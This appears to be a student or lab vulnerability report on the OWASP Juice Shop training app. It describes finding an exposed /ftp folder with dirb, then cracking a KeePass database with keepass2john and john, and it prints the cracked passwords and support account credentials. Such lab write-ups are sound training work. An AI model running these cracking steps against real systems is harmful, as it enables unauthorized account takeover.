report4

report4

Vulnerability Report: Exposure of Sensitive Information via Unprotected FTP Directory and KDBX File

1. Executive Summary

- **Vulnerability Title**: Exposure of Sensitive Credentials via Accessible FTP Directory
- **Affected Component**: Unprotected FTP Directory on `http://localhost:3000/ftp`
- **Severity**: Critical
- **Impact**: The vulnerability allows an attacker to access a KeePass database (`incident-support.kdbx`) stored in an unprotected FTP folder. Using password-cracking techniques, an attacker can extract sensitive credentials, including email and password for an administrative account (support@juice-sh.op).

Summary:

A critical vulnerability has been discovered in the Juice Shop web application hosted on `http://localhost:3000`. During a directory brute-force scan (`dirb`), an exposed FTP folder was discovered, which contained a KeePass database file (`incident-support.kdbx`). Using tools such as `keepass2john` and `john`, the database was cracked, revealing the credentials for a support team Gmail account. This allows an attacker to gain unauthorized access to sensitive information and potentially compromise the application's administrative account.

2. Vulnerability Details

2.1 Description:

An exposed FTP directory was found on the Juice Shop application, accessible through `http://localhost:3000/ftp`. Inside this directory, a file named `incident-support.kdbx`, a KeePass password database, was available for download. This database file contains sensitive login credentials, including the username and password for the administrative support email account.

Using `keepass2john`, the database file was converted into a format suitable for password cracking. By applying `john` to this converted file (`support.txt`), the password for the database was successfully cracked. Upon opening the database with KeePass and using the password `support2022!`, the credentials for the support email account `support@juice-sh.op` were revealed, along with the associated password.

2.2 Steps to Reproduce:

1. **Directory Brute Force**:
   - Use a directory brute-force tool such as `dirb` or `gobuster` to discover hidden directories on `http://localhost:3000`.

     bash

     ```
     dirb http://localhost:3000
     ```
   - Result: An accessible `ftp` folder was discovered.
2. **Download KeePass File**:
   - Navigate to `http://localhost:3000/ftp` and download the file `incident-support.kdbx`.
3. **Crack KeePass Database Password**:
   - Convert the KeePass file to a crackable format using `keepass2john`:

     bash

     ```
     keepass2john incident-support.kdbx > support.txt
     ```
   - Use `john` to crack the password:

     bash

     ```
     john support.txt
     ```
   - The cracked password is revealed as: `support2022!`.
4. **Open KeePass Database**:
   - Open `incident-support.kdbx` in KeePass using the cracked password (`support2022!`).
   - Credentials discovered:
     - **Email**: support@juice-sh.op
     - **Password**: (revealed inside the KeePass file)

2.3 **Impact**:

The exposure of the KeePass database, coupled with the ability to crack its password, results in a severe security risk. An attacker can gain access to sensitive credentials, including the email account for `support@juice-sh.op`. This allows for unauthorized access to critical infrastructure, leading to further exploitation, data leakage, and potential compromise of the entire application.

---


3. **Technical Details**

3.1 **Exploitability**:

The vulnerability is highly exploitable. The FTP folder is publicly accessible, and tools such as `dirb` can easily discover it. Once the KeePass file is obtained, tools like `keepass2john` and `john` can be used to crack the password, provided the password is weak or follows a predictable pattern.

3.2 **Proof of Concept (PoC)**:


1. **Directory Brute Force**:




```
└─$ dirb http://localhost:3000

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Oct  7 12:36:20 2024
URL_BASE: http://localhost:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4613

---- Scanning URL: http://localhost:3000/ ----
+ http://localhost:3000/assets (CODE:301|SIZE:156)
+ http://localhost:3000/ftp (CODE:200|SIZE:11072)

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------

END_TIME: Mon Oct  7 12:36:58 2024
DOWNLOADED: 1712 - FOUND: 2
```

~ / ftp

quarantine
acquisitions.md
announcement_encrypted.md
coupons_2013.md.bak
eastere.gg
encrypt.pyc
incident-support.kdbx
legal.md
package.json.bak
suspicious_errors.yml



```
ngOnInit() {
  this.formSubmitService.attachEnterKeyHandler('password-form', 'changeButton', () => {
    this.changePassword()
  })
}
changePassword() {
  localStorage.getItem('email') ?.match(/support@.*/) &&
  !this.newPasswordControl.value.match(
    /(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%*?&])[A-Za-z\d@$!%*?&]{12,30}/
  ) &&
  console.error(
    'Parola echipei de asistență nu respectă politica corporativă pentru conturile privilegiate! Vă rugăm să schimbați parola în consecință!'
  ),
  this.userService.changePassword({
```




Unlock KeePassXC Database

/home/kali/Downloads/incident-support(1).kdbx

Enter Password:

cracked password : support2022!



Title	Username	URL	Notes	Modified
dev	Ref: suppor…	localhost:3…		12/5/16 11:0…
int	Ref: suppor…	juice-shop-…		12/5/16 11:0…
prod	support@ju…	juice-shop.…	(The email …	3/10/22 12:1…

incident-support / dev

General | Advanced | Autotype

Username support@juice-sh.op

Password J6aVjTgOpRs@?5l!Zkq2AYnCE@RF$P

Tags

Notes

URL localhost:3000

Expiration Never

1. **Credentials Extracted from KeePass Database**:
   - Email: `support@juice-sh.op`
   - Password: (revealed from the KeePass file)

3.3 **Root Cause Analysis**:

The vulnerability arises due to an unprotected and exposed FTP directory that contains sensitive files like the KeePass database. Additionally, the KeePass file was protected by a weak password, making it vulnerable to password-cracking attacks. The lack of directory access restrictions and weak password policies contributed to the ease of exploitation.

---

4. **Mitigation Recommendations**

4.1 **Short-Term Fix**:

- **Restrict Access to Sensitive Directories**:
  - Ensure that the `ftp` folder and any other sensitive directories are not publicly accessible. Use proper access control mechanisms such as basic HTTP authentication, IP whitelisting, or requiring authentication tokens.
- **Remove Sensitive Files**:
  - Remove the KeePass file (`incident-support.kdbx`) from the FTP directory or store it in a secure, private location not accessible from the web.

4.2 **Long-Term Fix**:

- **Implement Strong Password Policies**:

  - Ensure that KeePass and other sensitive files are protected by strong, complex passwords. Use a mix of upper and lowercase letters, numbers, and special characters, and enforce minimum password lengths.
- **Use Encryption**:
  - Encrypt sensitive files before storing them on the server, even if they are password-protected. This adds an additional layer of security in case the files are compromised.
- **Conduct Regular Security Audits**:
  - Regularly audit the application and server to identify and fix security vulnerabilities. This should include scanning for exposed directories, weak credentials, and misconfigurations.
- **Monitor for Unauthorized Access**:
  - Set up logging and monitoring to detect unauthorized access to sensitive directories and files. Implement alerts for unusual activity, such as downloads of sensitive files like KeePass databases.

---

5. Risk Assessment

5.1 Likelihood:

- **Likelihood**: High
  The vulnerability is highly exploitable, as the FTP folder is publicly accessible, and the KeePass database was protected by a weak password. Anyone with access to basic password-cracking tools can exploit this issue.

5.2 Impact:

- **Impact**: Critical
  Compromise of the support email account (`support@juice-sh.op`) could lead to unauthorized access to sensitive information, customer communications, and administrative functions. This can cause data breaches, loss of trust, and further exploitation of the application.

---

6. Conclusion

The exposed FTP directory and the weakly protected KeePass file present a critical security vulnerability. An attacker can easily access and crack the KeePass database, revealing sensitive credentials that could lead to further exploitation of the system. Immediate action is required to restrict access to sensitive files and enforce strong password policies.